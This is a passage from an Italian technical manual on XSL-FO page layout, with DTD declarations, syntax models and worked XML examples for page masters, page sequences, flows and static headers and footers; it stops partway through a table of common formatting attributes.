<!ELEMENT fo:root
    (fo:layout-master-set,fo:declarations?,fo:page-sequence+)>
<!ATTLIST fo:root
    xmlns:fo  CDATA #REQUIRED
    %media-usage;>
```

```
<!ELEMENT fo:simple-page-master
    (fo:region-body,fo:region-before?,fo:region-after?,fo:region-start?,
     fo:region-end?)>
<!ATTLIST fo:simple-page-master
    %common-margin-properties-block;
    %master-name;
    %page-height;
    %page-width;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:single-page-master-reference
    EMPTY>
<!ATTLIST fo:single-page-master-reference
    %master-reference;>

<!ELEMENT fo:static-content
    (%block;)+>
<!ATTLIST fo:static-content
    %flow-name;>

<!ELEMENT fo:table
    (fo:table-column*,fo:table-header?,fo:table-footer?,fo:table-body+)>
<!ATTLIST fo:table
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %common-relative-position-properties;
    %block-progression-dimension;
    %border-after-precedence;
    %border-before-precedence;
    %border-collapse;
    %border-end-precedence;
    %border-separation;
    %border-start-precedence;
    %break-after;
    %break-before;
    %id;
    %inline-progression-dimension;
    %height;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %table-layout;
    %table-omit-footer-at-break;
    %table-omit-header-at-break;
    %width;
    %writing-mode;>

<!ELEMENT fo:table-and-caption
    (fo:table-caption?,fo:table)>
```

```
<!ATTLIST fo:table-and-caption
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %common-relative-position-properties;
    %caption-side;
    %id;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;>

<!ELEMENT fo:table-body
    (fo:table-row+|fo:table-cell+)>
<!ATTLIST fo:table-body
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %id;>

<!ELEMENT fo:table-caption
    (%block;)+>
<!ATTLIST fo:table-caption
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %block-progression-dimension;
    %height;
    %id;
    %inline-progression-dimension;
    %keep-together;
    %width;>

<!ELEMENT fo:table-cell
    (%block;)+>
<!ATTLIST fo:table-cell
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %border-after-precedence;
    %border-before-precedence;
    %border-end-precedence;
    %border-start-precedence;
    %block-progression-dimension;
    %column-number;
    %display-align;
    %relative-align;
    %empty-cells;
    %ends-row;
    %height;
```

```
    %id;
    %number-columns-spanned;
    %number-rows-spanned;
    %starts-row;
    %width;>

<!ELEMENT fo:table-column
    EMPTY>
<!ATTLIST fo:table-column
    %common-border-padding-and-background-properties;
    %column-number;
    %column-width;
    %number-columns-repeated;
    %number-columns-spanned;
    %visibility;>

<!ELEMENT fo:table-footer
    (fo:table-row+|fo:table-cell+)>
<!ATTLIST fo:table-footer
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %id;>

<!ELEMENT fo:table-header
    (fo:table-row+|fo:table-cell+)>
<!ATTLIST fo:table-header
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %id;>

<!ELEMENT fo:table-row
    (fo:table-cell+)>
<!ATTLIST fo:table-row
    %common-accessibility-properties;
    %block-progression-dimension;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-relative-position-properties;
    %break-after;
    %break-before;
    %id;
    %height;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;>

<!ELEMENT fo:title
    (#PCDATA|%inline;)*>
<!ATTLIST fo:title
```

```
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-margin-properties-inline;
    %baseline-shift;
    %color;
    %line-height;
    %line-height-shift-adjustment;
    %visibility;
    %z-index;>

<!ELEMENT fo:wrapper
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:wrapper
    %id;>
```

XSL-FO: impaginazione

L'impaginazione secondo XSL-FO viene definita attraverso dei modelli a cui si fa riferimento per mezzo di un nome. Quando si dichiara il modello, l'elemento relativo utilizza l'attributo '**`master-name`**'; quando vi si fa riferimento, l'elemento utilizza l'attributo '**`master-reference`**'.

462.1 Impaginazione semplificata

La definizione minima della pagina e del contenuto si ottiene con una struttura XSL-FO simile a quella seguente, dove però non sono ancora stati annotati gli attributi obbligatori:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master>
        ...
        </fo:simple-page-master>
        ...
        <fo:region-body />
    </fo:layout-master-set>
    <fo:page-sequence>
        <fo:flow>
        ...
        </fo:flow>
        ...
    </fo:page-sequence>
    ...
</fo:root>
```

All'interno di '**`fo:layout-master-set`**' si collocano gli elementi che descrivono le caratteristiche delle pagine. Nella situazione più semplice si usano elementi '**`fo:simple-page-master`**', all'interno dei quali si definiscono delle «regioni»:

```
<fo:simple-page-master
    master-name="nome_tipo_impaginazione"
    [page-height="altezza_pagina"]
    [page-width="ampiezza_pagina"]
    [writing-mode="direzione"]
    [space-before="spazio_prima"]
    [space-after="spazio_dopo"]
    [start-indent="rientro_iniziale"]
    [end-indent="rientro_finale"]
    [altri_attributi] >

    regioni

</fo:simple-page-master>
```

Il significato degli attributi mostrati nello schema è abbastanza intuitivo (in modo particolare il problema dei margini delle scatole è già stato descritto nel capitolo 460), a parte l'attributo obbligatorio '**`master-name`**', che ha lo scopo di dare un nome al tipo di impaginazione che viene dichiarato in quel contesto. Successivamente, quando si descrivono le componenti del corpo della pagina, viene fatto riferimento a questo nome per richiamare il tipo di impaginazione desiderato.

All'interno dei margini fissati con gli attributi appropriati dell'elemento '**`fo:simple-page-master`**' si collocano delle regioni, dichiarate attraverso gli elementi '**`fo:region-before`**', '**`fo:region-after`**', '**`fo:region-start`**', '**`fo:region-end`**' e '**`fo:region-body`**'.

Figura 462.2. Regioni all'interno dei margini di una pagina.

Guardando la figura 462.2, che rappresenta lo spazio interno ai margini di una pagina, si deve osservare che la scatola definita dall'elemento '**`fo:region-body`**' contiene, sovrapposte, le altre quattro regioni. Inoltre, è importante osservare i nomi delle regioni, che rappresentano una collocazione relativa alla direzione della scrittura; per esempio, con una scrittura che procede dal basso verso l'altro, si scambiano di posto le regioni '**`fo:region-before`**' e '**`fo:region-after`**' rispetto alla figura; inoltre, una scrittura che procede da destra verso sinistra fa sì che si scambi la collocazione delle regioni dichiarate dagli elementi '**`fo:region-start`**' e '**`fo:region-end`**'.

```
<fo:region-body
    [space-before="spazio_prima"]
    [space-after="spazio_dopo"]
    [start-indent="rientro_iniziale"]
    [end-indent="rientro_finale"]
    [writing-mode="direzione"]
    [reference-orientation="rotazione"]
    [altri_attributi]  />
```

```
<fo:region-{before|after|start|end}
    extent="dimensione"
    [writing-mode="direzione"]
    [reference-orientation="rotazione"]
    [altri_attributi]  />
```

Gli elementi che dichiarano le regioni sono vuoti. A esclusione dell'elemento '**`fo:region-body`**', gli altri hanno tutti un attributo obbligatorio che ne definisce l'estensione (l'ampiezza per '**`fo:region-start`**' e '**`fo:region-end`**'; l'altezza per '**`fo:region-before`**' e '**`fo:region-after`**').

Nei modelli sintattici mostrati appare un attributo che non è ancora stato preso in considerazione: '**`reference-orientation`**'. Con questo è possibile fa ruotare il contenuto, in multipli di 90 gradi, cosa che può risultare particolarmente utile per il contenuto delle regioni laterali.

Si comprende intuitivamente il significato di queste regioni che si trovano ai bordi del corpo della pagina: consentono di inserire delle intestazioni, dei piè di pagina, delle note a margine e simili. Ciò che è importante è rendersi conto che l'area che descrivono si sovrappone al corpo della pagina; pertanto, solitamente il contenuto che si va a inserire nel corpo viene controllato da margini ulteriori.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master
                master-name="normale"
                page-width="210mm"
                page-height="297mm"
                margin-top="2cm"
                margin-bottom="2cm"
                margin-left="2cm"
                margin-right="2cm">
            <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
            <fo:region-before extent="1cm" />
            <fo:region-after  extent="1cm" />
        </fo:simple-page-master>
        ...
    </fo:layout-master-set>
    <fo:page-sequence>
```

```
        ...
    </fo:page-sequence>
    ...
</fo:root>
```

L’esempio che appare sopra mostra l’uso di un elemento ‘**`fo:simple-page-master`**’, con il quale si dichiara un tipo di impaginazione denominato ‘**`normale`**’, con le dimensioni di un foglio A4 (21 cm × 29,7 cm), con margini uguali di 2 cm, all’interno dei quali si trova un corpo, che a sua volta ha margini superiori e inferiori, pari all’estensione delle regioni rispettive.

Per riempire effettivamente le pagine di contenuti, occorre intervenire all’interno di elementi ‘**`fo:page-sequence`**’, con cui si fa riferimento al tipo di impaginazione che si vuole usare:

```
<fo:page-sequence
    master-reference="nome_tipo_impaginazione"
    [initial-page-number="numero_iniziale"]
    [force-page-count="auto"|"odd"|"even"|altro]
    [country="nazionalità_iso_3166"]
    [language="lingua_iso_639"]
    [altri_attributi] >

    contenuti

</fo:page-sequence>
```

Dal modello sintattico si vede che il riferimento al tipo di impaginazione si ottiene con l’attributo ‘**`master-reference`**’, che pertanto è obbligatorio. Sono inoltre da considerare gli attributi ‘**`initial-number`**’ e ‘**`force-page-count`**’: il primo consente di stabilire il numero di pagina iniziale e il secondo permette di stabilire se il gruppo di pagine in questione deve essere complessivamente dispari, pari o se debbano essere rispettate altre regole.

Gli attributi ‘**`country`**’ e ‘**`language`**’, nell’insieme servono a definire le caratteristiche locali del testo, stabilendo la nazionalità e il linguaggio. Formalmente, le sigle che si utilizzano per questo sono quelle definite nel documento RFC 1766, che in pratica corrisponde agli standard ISO 3166 (sezione 107) e ISO 639 (sezione 106).

Un elemento ‘**`fo:page-sequence`**’ contiene necessariamente l’elemento ‘**`fo:flow`**’ (uno solo), che a sua volta contiene ciò che viene distribuito nelle pagine (di solito il testo), come se fosse un flusso di informazioni. L’elemento ‘**`fo:flow`**’ deve dichiarare, attraverso l’attributo ‘**`flow-name`**’, in quale regione della pagina si inserisce il flusso in questione:

```
<fo:flow
    flow-name="xsl-region-{body|before|after|start|end}"

    flusso

</fo:flow>
```

L’esempio seguente riprende quanto già presentato a proposito della dichiarazione del tipo di impaginazione, associato a un flusso che riguarda il corpo della pagina stessa:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master
                master-name="normale"
                page-width="210mm"
                page-height="297mm"
                margin-top="2cm"
                margin-bottom="2cm"
                margin-left="2cm"
                margin-right="2cm">
            <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
            <fo:region-before extent="1cm" />
            <fo:region-after  extent="1cm" />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence
            master-reference="normale"
            initial-page-number="1"
            force-page-count="even"
            language="it"
            country="it">
        <fo:flow flow-name="xsl-region-body">
            <fo:block>
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
            <fo:block>
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Quello che si ottiene dalla trasformazione di questo file XSL-FO sono due pagine (l’ultima è bianca) che contengono il testo che si può vedere, suddiviso in due capoversi. Si può osservare che il margine superiore è di 3 cm, perché 2 cm definiti dall’impaginazione si sommano al margine del corpo della pagina.

Le pagine ottenute sono due perché è stato richiesto espressamente di impiegare una quantità pari (*even*) di pagine con l’attributo ‘**`force-page-content`**’ dell’elemento ‘**`fo:page-sequence`**’.

Se si tralasciano gli attributi, la sintassi completa di ‘**`fo:page-sequence`**’ corrisponde al

modello seguente:

```
<fo:page-sequence attributi>
    [<fo:title attributi>
        titolo
    </fo:title>]
    [<fo:static-content flow-name="regione">
        contenuto_statico
    </fo:static-content>]
    ...
    <fo:flow flow-name="regione">
        flusso
    </fo:flow>
</fo:page-sequence>
```

L'elemento '**fo:title**' consente di attribuire un titolo, che non fa parte, necessariamente, del risultato della composizione. Gli elementi '**fo:static-content**' si comportano in modo simile a '**fo:flow**', per quanto riguarda la selezione della regione di competenza, ma servono per definire del testo che si vuole appaia su tutte le pagine (come può essere per una riga di intestazione o alla base della pagina).

L'esempio seguente espande quanto già visto in quello precedente, aggiungendo un'intestazione e una riga a piè pagina, dove, in particolare, viene collocato anche il numero della pagina. Ovviamente, per poter apprezzare il fatto che l'intestazione e il piè di pagina rimangono costanti, occorre mettere qualcosa di più nel corpo:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master
                master-name="normale"
                page-width="210mm"
                page-height="297mm"
                margin-top="2cm"
                margin-bottom="2cm"
                margin-left="2cm"
                margin-right="2cm">
            <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
            <fo:region-before extent="1cm" />
            <fo:region-after  extent="1cm" />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence
            master-reference="normale"
            initial-page-number="1"
            force-page-count="even"
            language="it"
            country="it">
        <fo:static-content flow-name="xsl-region-before">
            <fo:block>
                Un esempio per cominciare.
```

```
            </fo:block>
        </fo:static-content>
        <fo:static-content flow-name="xsl-region-after">
            <fo:block>
                pagina <fo:page-number />
            </fo:block>
        </fo:static-content>
        <fo:flow flow-name="xsl-region-body">
            <fo:block>
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
            <!-- Inserire qui altri fo:block per ottenere più pagine -->
            <fo:block>
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Si osservi che gli esempi devono essere salvati in file con codifica UTF-8, altrimenti diventa indispensabile usare delle entità che facciano riferimento al punto di codifica, quando si usano simboli al di sopra di U+007F. Pertanto, se necessario, anche il commento va scritto nel modo corretto, per non creare problemi al programma che lo elabora:

```
            <!-- Inserire qui altri fo:block per ottenere pi&#x00F9; pagine -->
```

Oppure:

```
            <!-- Inserire qui altri fo:block per ottenere piu` pagine -->
```

Figura 462.8. L'aspetto di una pagina ottenuta dalla composizione dell'esempio. Si osservi che i caratteri sono stati ingranditi rispetto a quanto si otterrebbe normalmente, considerando le proporzioni.

Un esempio per cominciare.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla.

pagina 2

462.2 Impaginazione più articolata

Nella sezione precedente è stata mostrata la possibilità di richiedere espressamente una quantità pari o dispari di pagine per una certa sequenza di pagine. Tuttavia questo non basta per controllare l'estetica di un bel libro, perché di solito si vuole che le pagine cambino impostazione in modo automatico all'inizio di un capitolo. Per raggiungere risultati come questo, al posto di usare l'elemento '**`fo:simple-page-master`**', si usa piuttosto '**`fo:page-sequence-master`**', che però si avvale in pratica delle dichiarazioni di altri elementi '**`fo:simple-page-master`**':

```
<fo:page-sequence-master master-name="nome_tipo_impaginazione">
    [<fo:single-page-master-reference master-reference=nome_tipo_impaginazione />]
    [<fo:repeatable-page-master-reference
        master-reference=nome_tipo_impaginazione
        [maximum-repeat=max_ripetizioni] />]
    [<fo:repeatable-page-master-alternatives
        [maximum-repeat=max_ripetizioni]>
        <fo:conditional-page-master-reference
            master-reference="nome_tipo_impaginazione"
            page-position="posizione"
            [altri_attributi] />
        ...
    </fo:repeatable-page-master-alternatives>]
    ...
</fo:page-sequence-master>
```

Inizialmente, l'insieme è piuttosto complesso. L'elemento più esterno, '**`fo:page-sequence-master`**' definisce un tipo di impaginazione a cui in seguito è possibile fare riferimento. All'interno di questo elemento possono apparire tre tipi di elementi, anche ripetutamente, con lo scopo di descrivere in sequenza i tipi di pagina da usare.

L'elemento '**`fo:single-page-master-reference`**', che si riferisce a un certo tipo di pagina in base all'attributo '**`master-reference`**', stabilisce che deve apparire una sola pagina con quelle caratteristiche. L'elemento '**`fo:repeatable-page-master-reference`**' stabilisce di utilizzare un certo tipo di pagina, attraverso l'attributo '**`master-reference`**', per una quantità imprecisata di pagine (salvo l'uso dell'attributo '**`maximum-repeat`**'. Si osservi l'esempio seguente:

```
1   <?xml version="1.0" encoding="UTF-8"?>
2   <!DOCTYPE fo:root SYSTEM "fo.dtd">
3   <fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
4       <fo:layout-master-set>
5           <fo:simple-page-master
6                   master-name="normale"
7                   page-width="210mm"
8                   page-height="297mm"
9                   margin-top="2cm"
10                  margin-bottom="2cm"
11                  margin-left="2cm"
12                  margin-right="2cm">
13              <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
14              <fo:region-before extent="1cm" />
15              <fo:region-after  extent="1cm" />
16          </fo:simple-page-master>
17          <fo:simple-page-master
18                  master-name="speciale"
19                  page-width="210mm"
20                  page-height="297mm"
21                  margin-top="2cm"
22                  margin-bottom="2cm"
23                  margin-left="2cm"
24                  margin-right="2cm">
```

```
25                  <fo:region-body   margin-bottom="1cm"/>
26                  <fo:region-after  extent="1cm" />
27              </fo:simple-page-master>
28              <fo:page-sequence-master master-name="capitolo">
29                  <fo:single-page-master-reference master-reference="speciale" />
30                  <fo:repeatable-page-master-reference master-reference="normale" />
31              </fo:page-sequence-master>
32          </fo:layout-master-set>
33          <fo:page-sequence
34                  master-reference="capitolo"
35                  initial-page-number="1"
36                  force-page-count="even"
37                  language="it"
38                  country="it">
39              <fo:static-content flow-name="xsl-region-before">
40                  <fo:block>
41                      Un esempio per cominciare.
42                  </fo:block>
43              </fo:static-content>
44              <fo:static-content flow-name="xsl-region-after">
45                  <fo:block>
46                      pagina <fo:page-number />
47                  </fo:block>
48              </fo:static-content>
49              <fo:flow flow-name="xsl-region-body">
50                  <fo:block>
51                      Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
52                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
53                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
54                      bla bla bla bla bla.
55                  </fo:block>
56                  <!-- Inserire qui altri fo:block per ottenere più pagine -->
57                  <fo:block>
58                      Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
59                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
60                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
61                      bla bla bla bla bla.
62                  </fo:block>
63              </fo:flow>
64          </fo:page-sequence>
65      </fo:root>
```

Questa volta vengono dichiarati due tipi di impaginazione «semplice»; una denominata ‘**normale**’, l’altra denominata ‘**speciale**’ (righe da 5 a 27). La differenza tra i due tipi di impaginazione sta nell’assenza, nel secondo caso, della regione superiore, con la conseguente assenza del margine superiore nel corpo. In questo modo, si vuole fare sì che un capitolo utilizzi come prima pagina questo secondo tipo di impaginazione, senza usare la riga di intestazione. Pertanto, si definisce un tipo di impaginazione più complesso, denominato proprio ‘**capitolo**’, che prevede come prima pagina l’impaginazione ‘**speciale**’ e come pagine successive l’impaginazione ‘**normale**’. Per quanto riguarda l’elemento ‘**fo:page-sequence**’ nulla è cambiato rispetto all’esempio precedente.

Figura 462.10. L'aspetto delle prime due pagine ottenute dalla composizione dell'esempio. Si osservi che i caratteri sono stati ingranditi rispetto a quanto si otterrebbe normalmente, considerando le proporzioni.

Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

pagina 1

Un esempio per cominciare.

bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

pagina 2

Per ottenere effetti più complessi si può usare l'elemento '**`fo:repeatable-page-master-alternatives`**', che contiene necessariamente elementi '**`fo:conditional-page-master-reference`**':

```
<fo:repeatable-page-master-alternatives
        [maximum-repeat=max_ripetizioni] >
    <fo:conditional-page-master-reference
        master-reference="nome_tipo_impaginazione"
        page-position="first"|"last"|"rest"|"any"
        [altri_attributi]  />
    ...
</fo:repeatable-page-master-alternatives>
```

In pratica, attraverso gli elementi '**`conditional-page-master-reference`**' si vanno a individuare dei sottogruppi di pagine in base a una condizione. La sintassi mostra la selezione più semplice, attraverso l'attributo '**`page-position`**', con il quale si può individuare la prima pagina, l'ultima, le pagine successive alla prima oppure qualunque pagina. Tuttavia sono disponibili altri attributi per condizioni più sofisticate, che qui non vengono descritti. L'esempio seguente svolge lo stesso lavoro di quello precedente, con l'uso di queste selezioni condizionali:

```
1   <?xml version="1.0" encoding="UTF-8"?>
2   <!DOCTYPE fo:root SYSTEM "fo.dtd">
```

```
3   <fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
4       <fo:layout-master-set>
5           <fo:simple-page-master
6                   master-name="normale"
7                   page-width="210mm"
8                   page-height="297mm"
9                   margin-top="2cm"
10                  margin-bottom="2cm"
11                  margin-left="2cm"
12                  margin-right="2cm">
13              <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
14              <fo:region-before extent="1cm" />
15              <fo:region-after  extent="1cm" />
16          </fo:simple-page-master>
17          <fo:simple-page-master
18                  master-name="speciale"
19                  page-width="210mm"
20                  page-height="297mm"
21                  margin-top="2cm"
22                  margin-bottom="2cm"
23                  margin-left="2cm"
24                  margin-right="2cm">
25              <fo:region-body   margin-bottom="1cm"/>
26              <fo:region-after  extent="1cm" />
27          </fo:simple-page-master>
28          <fo:page-sequence-master master-name="capitolo">
29              <fo:repeatable-page-master-alternatives>
30                  <fo:conditional-page-master-reference
31                      master-reference="speciale"
32                      page-position="first" />
33                  <fo:conditional-page-master-reference
34                      master-reference="normale"
35                      page-position="rest" />
36              </fo:repeatable-page-master-alternatives>
37          </fo:page-sequence-master>
38      </fo:layout-master-set>
39      <fo:page-sequence
40              master-reference="capitolo"
41              initial-page-number="1"
42              force-page-count="even"
43              language="it"
44              country="it">
45          <fo:static-content flow-name="xsl-region-before">
46              <fo:block>
47                  Un esempio per cominciare.
48              </fo:block>
49          </fo:static-content>
50          <fo:static-content flow-name="xsl-region-after">
51              <fo:block>
52                  pagina <fo:page-number />
53              </fo:block>
54          </fo:static-content>
55          <fo:flow flow-name="xsl-region-body">
```

```
56                 <fo:block>
57                     Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
58                     bla bla bla bla bla bla bla bla bla bla bla bla bla bla
59                     bla bla bla bla bla bla bla bla bla bla bla bla bla bla
60                     bla bla bla bla bla.
61                 </fo:block>
62                 <!-- Inserire qui altri fo:block per ottenere più pagine -->
63                 <fo:block>
64                     Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
65                     bla bla bla bla bla bla bla bla bla bla bla bla bla bla
66                     bla bla bla bla bla bla bla bla bla bla bla bla bla bla
67                     bla bla bla bla bla.
68                 </fo:block>
69             </fo:flow>
70         </fo:page-sequence>
71     </fo:root>
```

La differenza rispetto all'esempio precedente si trova precisamente nelle righe da 29 a 36.

462.3 Contenuto

A proposito del contenuto del documento, è già stato mostrato l'uso e la struttura successiva all'elemento '**`fo:page-sequence`**':

```
<fo:page-sequence
        master-reference="nome_tipo_impaginazione"
        [initial-page-number="numero_iniziale"]
        [force-page-count="auto"|"odd"|"even"|altro]
        [country="nazionalità_iso_3166"]
        [language="lingua_iso_639"]
        [altri_attributi] >
    [<fo:title attributi>
        titolo
    </fo:title>]
    [<fo:static-content flow-name="regione">
        contenuto_statico
    </fo:static-content>]
    ...
    <fo:flow flow-name="regione">
        flusso
    </fo:flow>
</fo:page-sequence>
```

L'elemento '**`fo:page-sequence`**' rappresenta letteralmente una sequenza di pagine, come potrebbe essere un capitolo o una parte di un libro, dove, tra le altre cose, può essere utile ripartire con una nuova numerazione delle pagine. Pertanto, un documento può avere più elementi '**`fo:page-sequence`**' distinti.

Gli elementi '**`fo:flow`**', o '**`fo:static-content`**', rappresentano in pratica la destinazione del contenuto, che va inserito nella regione appropriata. Questi elementi possono contenere dei «blocchi», o più precisamente elementi '**`fo:block`**', '**`fo:block-container`**', '**`fo:list-block`**', '**`fo:table`**', '**`fo:table-and-caption`**'.

L'elemento '**`fo:block`**' ha la particolarità di contenere sia testo lineare, sia altri blocchi (quindi anche se stesso). Pertanto viene usato indifferentemente come un equivalente dell'elemento '**`DIV`**' o dell'elemento '**`P`**' di HTML.

462.4 Riferimenti

- Elliotte Rusty Harold, *XML Bible*

  ⟨*http://www.mmg.tu-sofia.bg/xml/* ⟩

- Elliotte Rusty Harold, *XML Bible, second edition: XSL formatting objects*

  ⟨*http://www.ibiblio.org/xml/books/bible2/chapters/ch18.html* ⟩

- W3C, *Extensible stylesheet language*

  ⟨*http://www.w3.org/TR/xsl/* ⟩

XSL-FO: contenuto

Il contenuto di una regione del corpo definita dall'impaginazione, è fatto sommariamente di blocchi, come l'elemento '**fo:block**', e di componenti lineari, in base al contesto. Generalmente, un blocco non può essere contenuto in un contesto lineare, a meno che questo sia incorporato in un elemento apposito, come '**fo:inline-container**'.

Un blocco è idealmente un oggetto a due dimensioni, rettangolare, per il quale potrebbero essere previsti dei margini su tutti i lati; un componente lineare è invece inteso come un oggetto monodimensionale, che, se ha dei margini, questi possono riguardare soltanto uno spazio iniziale e finale.

In generale, gli elementi che descrivono un blocco o una componente lineare condividono delle opzioni comuni per definire i margini, il bordo, il colore di fondo e altre caratteristiche. La tabella 463.1 elenca alcuni attributi abbastanza comuni.

Tabella 463.1. Alcuni attributi abbastanza comuni negli elementi che contengono del testo, sia in forma di blocco, sia in forma lineare.

Attributo	Descrizione
`space-start="`***spazio_iniziale***`"` `space-end="`***spazio_finale***`"`	Riguarda i componenti lineari e richiede uno spazio iniziale o finale.

`*before*="`***prima***`"`
`*after*="`***dopo***`"`
`*start*="`***inizio***`"`
`*end*="`***fine***`"`
	Un attributo che contiene le parole chiave evidenziate rappresenta una proprietà relativa alla posizione rispettiva, tenendo conto della direzione di scrittura.

`space-before="`***spazio_prima***`"`
`space-after="`***spazio_dopo***`"`
`start-indent="`***rientro_iniziale***`"`
`end-indent="`***rientro_finale***`"`
	Riguarda i componenti a blocchi e definisce i margini.

`border-before-color="`***colore***`"`
`border-after-color="`***colore***`"`
`border-start-color="`***colore***`"`
